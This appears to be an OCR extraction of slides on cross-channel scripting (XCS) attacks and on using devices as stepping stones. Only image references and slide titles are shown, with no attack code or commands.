
XCS illustrated




XCS illustrated




XCS illustrated



Attack result



XCS: cross-channel scripting



Devices as stepping stones


Devices as stepping stones

I Administer the device


Devices as stepping stones

1 Administer the device

